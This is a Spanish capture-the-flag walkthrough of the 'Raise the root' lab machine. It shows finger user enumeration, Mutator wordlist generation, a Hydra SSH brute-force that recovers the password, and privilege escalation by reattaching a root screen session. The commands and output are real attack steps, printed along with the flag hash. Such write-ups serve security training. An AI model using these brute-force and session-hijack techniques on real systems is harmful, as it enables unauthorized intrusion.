
Raise the root CTF

Para este reto la ip proporcionada es la 192.168.56.102

Iniciamos haciendo un escaneo a la ip



Como podemos ver tenemos los puertos 22 y 79 abiertos.
En el puerto 79 corre un servicio finger el cual es un protocolo que proporciona información de los usuarios de una máquina estén o no conectados en el momento de acceder al servicio.

```
┌──(root㉿kali)-[/home/hilik]
└─# finger @192.168.56.102
Login     Name       Tty      Idle  Login Time   Office     Office Phone
immune    immune     pts/0     62d  May 11 12:34 (::1)
immune    immune     pts/2     20d  Jul  4 21:08 (:pts/6:S.0)
immune    immune     pts/4     20d  Jul  4 21:08 (:pts/6:S.1)
immune    immune    *pts/5      3d  Jul  4 21:08 (:pts/6:S.2)
immune    immune    *pts/6      3d  Jul  9 21:02 (:pts/5:S.0)

┌──(root㉿kali)-[/home/hilik]
```


Con el comando finger y la ip de la máquina encontramos que hay un usuario immune el cual hizo las últimas conexiones a dicha máquina.

La técnica a utilizar para acceder al servidor es crear un diccionario personalizado de combinaciones con la palabra "immune" que como podemos ver es el usuario que ha ingresado al sistema para su posterior uso en un ataque de fuerza bruta.


Para ello utilizaremos la herramienta "Mutator" que es un generador de diccionarios personalizado
dada una serie de palabras, el cual creará las combinaciones.

```
┌──(root㉿kali)-[/home/hilik/Downloads/mutator]
└─# ./mutator -h
Mutator v0.2 by @AloneInTheShell email:<alone.in.the.shell@gmail.com>

Syntax: mutator [options] wordlist

Options:
        -v, --version           Show version information
        -h, --help              Show this help
        -o, --output [file]     File to write the results
        -f, --file [file]*      File from read the words
        -w, --word [word]*      Word to mutate
        -b, --basic             Only "case" and "l33t" mutations
        -a, --advanced          Only advanced mutations
        -y, --years=[year]      No append,prepend year, if a year is specified appendrange between yea
r specified and actual year, you can specified a range as well [year-year]
        -x, --specials          No append specials chars
        -s, --strings           No append,prepend hardcoded strings

        One of these options -w or -f is required
```

Como podemos ver en el manual de la herramienta, necesitaremos un fichero de texto que contenga la palabra que queremos mutar, así que creamos el fichero con la palabra "immune" y lo guardamos como "mutar.txt".



Ahora para generar el diccionario le pasamos los siguientes parámetros:
Con el flag "-f" le pasamos el fichero de texto que creamos anteriormente.
Con el flag "-o" que es el output le pasamos cómo queremos que se llame el fichero de texto que tendrá el diccionario con las combinaciones de la palabra "immune".



Al finalizar, la herramienta nos indica haber generado un diccionario con 1040 palabras o combinaciones, el cual, al realizar un cat al fichero output (dic.txt) se vería así:

```
┌──(root㉿kali)-[/home/hilik/Downloads/mutator]
└─# cat dic.txt
immune
IMMUNE
Immune
immunE
ImmunE
1mmun3
Immun3
1mmunE
immune$
IMMUNE$
Immune$
immunE$
ImmunE$
1mmun3$
Immun3$
1mmunE$
immune_
IMMUNE_
Immune_
immunE_
ImmunE_
1mmun3_
Immun3_
```


Lo siguiente es utilizar la herramienta THC Hydra para hacer un ataque de fuerza bruta al servidor

```
┌──(root㉿kali)-[/home/hilik/Downloads/mutator]
└─# hydra -V -u -l immune -P dic.txt ssh://192.168.56.102:22
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-12 18:39:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
s session found, to prevent overwriting, ./hydra.restore
```


Y como vemos aquí ha encontrado la contraseña

```
[ATTEMPT] target 192.168.56.102 - login "immune" - pass "immune@1234" - 978 of 1041 [child 2] (0/1)
[ATTEMPT] target 192.168.56.102 - login "immune" - pass "IMMUNE@1234" - 979 of 1041 [child 6] (0/1)
[ATTEMPT] target 192.168.56.102 - login "immune" - pass "Immune@1234" - 980 of 1041 [child 7] (0/1)
[ATTEMPT] target 192.168.56.102 - login "immune" - pass "immunE@1234" - 981 of 1041 [child 0] (0/1)
[ATTEMPT] target 192.168.56.102 - login "immune" - pass "ImmunE@1234" - 982 of 1041 [child 8] (0/1)
[22][ssh] host: 192.168.56.102   login: immune   password: Immune@1234
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 13 final worker threads did not complete until end.
[ERROR] 13 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-12 18:50:21
```

Nos conectamos por medio de ssh a la máquina víctima



Encontramos un primer flag



Ahora la técnica que utilizaremos es elevación de privilegios para poder hacernos root y conseguir el flag final, lo primero es dar un vistazo a los procesos que tiene la máquina en ejecución para así determinar si podemos aprovechar alguno para hacernos root.

Estos procesos los podemos visualizar con el comando $ps aux.

Lo que aquí llama la atención es que contamos con una sesión de screen abierta.

Screen es una herramienta en sistemas Linux y Unix que proporciona la capacidad de ejecutar múltiples sesiones de terminal dentro de una sola sesión. Con Screen, se pueden crear sesiones separadas y cambiar entre ellas, incluso si estás trabajando en una conexión de terminal remota.

La desventaja de esto es que se puede aprovechar cuando un usuario inicia una sesión como "root", ya que si un atacante puede tomar el control de esta sesión de "root" dentro de Screen, elevaría privilegios instantáneamente.

```
immune     404  0.0  0.1  17928  1536 ?        S    May11   0:00 (sd-pam)
immune     552  0.0  0.5  13352  5380 ?        S    May11   8:52 ssh -tttt -o StrictHostKeyChecking=
root       553  0.0  0.7  13024  7604 ?        Ss   May11   0:00 sshd: immune [priv]
immune     559  0.0  0.4  13024  4876 ?        S    May11  11:53 sshd: immune@pts/0
immune     560  0.0  0.0  10324   896 pts/0    Ss+  May11  15:30 ping 127.0.0.1
immune    1582 18.9  0.2   8412  2416 ?        Rs   Jul04 2227:00 SCREEN
immune    1583  0.0  0.3   9164  3944 pts/6    Ss   Jul04   0:00 /bin/bash
immune    1660  0.0  0.2   8280  2672 pts/6    S+   Jul04   0:07 screen -r 5126
immune    5126  7.5  0.2   8816  2772 ?        Rs   Jun22 2227:00 SCREEN
immune    5127  0.0  0.3   9164  3984 pts/2    Ss+  Jun22   0:00 /bin/bash
immune    5285  0.0  0.3   9164  4032 pts/4    Ss+  Jun22   0:00 /bin/bash
immune    5290  0.0  0.3   9164  3876 pts/5    Ss   Jun22   0:00 /bin/bash
root     20480  0.0  0.0      0     0 ?        I    Jul12   0:01 [kworker/0:1-memcg_kmem_cache]
root     21677  1.1  0.0      0     0 ?        I    00:42   0:13 [kworker/u2:0-events_unbound]
root     22086  0.8  0.0      0     0 ?        I    00:50   0:05 [kworker/u2:1-events_unbound]
root     22142  0.0  0.7  13024  7532 ?        Ss   00:52   0:00 sshd: immune [priv]
immune   22148  0.0  0.4  13024  4664 ?        S    00:52   0:00 sshd: immune@pts/1
immune   22149  0.0  0.4   9652  4560 pts/1    Ss   00:52   0:00 -bash
root     22199  0.0  0.0      0     0 ?        I    00:55   0:00 [kworker/0:2-ata_sff]
root     22266  0.0  0.0   6996   492 ?        S    01:00   0:00 sleep 1m
root     22267  0.0  0.0      0     0 ?        I    01:00   0:00 [kworker/0:0-ata_sff]
immune   22268  0.0  0.2  10112  2916 pts/1    R+   01:00   0:00 ps aux
immune   28855  0.0  0.2   8280  2680 pts/5    S+   Jul09   0:00 screen -rd 1582
immune   28976  0.0  0.2   8412  2672 ?        Ss   Jul09   0:00 SCREEN -S server su
root     28978  0.0  0.3   9476  3360 pts/8    Ss   Jul09   0:00 su
root     28980  0.0  0.3   8704  3464 pts/8    S+   Jul09   0:00 bash
```

Lo primero a hacer es verificar las sesiones que estén disponibles en screen.

```
immune@debian:~$ screen -rd
There are several suitable screens on:
        22376.server    (07/13/2023 01:05:28 AM)        (Detached)
        1582.pts-1.debian       (07/04/2023 09:02:59 PM)        (Attached)
        5126.pts-1.debian       (06/22/2023 03:01:24 PM)        (Attached)
Type "screen [-d] -r [pid.]tty.host" to resume one of them.
immune@debian:~$
```

Aquí observamos que la sesión con ID 22376 continúa ejecutándose en segundo plano, así que nos conectaremos a ella.

```
Type "screen [-d] -r [pid.]tty.host" to r
immune@debian:~$ screen -r 22376
```

Y de esta manera logramos elevar privilegios en el sistema.

```
dr-xr-xr-x 12 root root     0 May 11 12:33 sys
drwxrwxrwt  8 root root  4096 Jul 13 00:00 tmp
drwxr-xr-x 12 root root  4096 Mar 21  2020 usr
drwxr-xr-x 11 root root  4096 Mar 21  2020 var
lrwxrwxrwx  1 root root    25 Mar 21  2020 vmlinuz -> boot/vmlinuz-4.19.0-8-
lrwxrwxrwx  1 root root    25 Mar 21  2020 vmlinuz.old -> boot/vmlinuz-4.19.
root@debian:/#
```

Tomamos el flag final y eso es todo.

```
root@debian:/# ls
bin   etc         initrd.img.old  libx32      mnt   root  srv  usr      vmlinuz.old
boot  home        lib             lost+found  opt   run   sys  var
dev   initrd.img  lib64           media       proc  sbin  tmp  vmlinuz
root@debian:/# cd root
root@debian:~# ls
flag.txt  init-session.sh  sessions.sh
root@debian:~# cat flag.txt
ae056db1b92a4b0a28a738dd225b03a277fcf917cb68f62793bbed8f5f33e459
root@debian:~#
```

¡Enhorabuena!

Has conseguido...

30 puntos

Completado el **4/7/23**

Has tardado

Has usado **0 pistas**

Has realizado **4 intentos**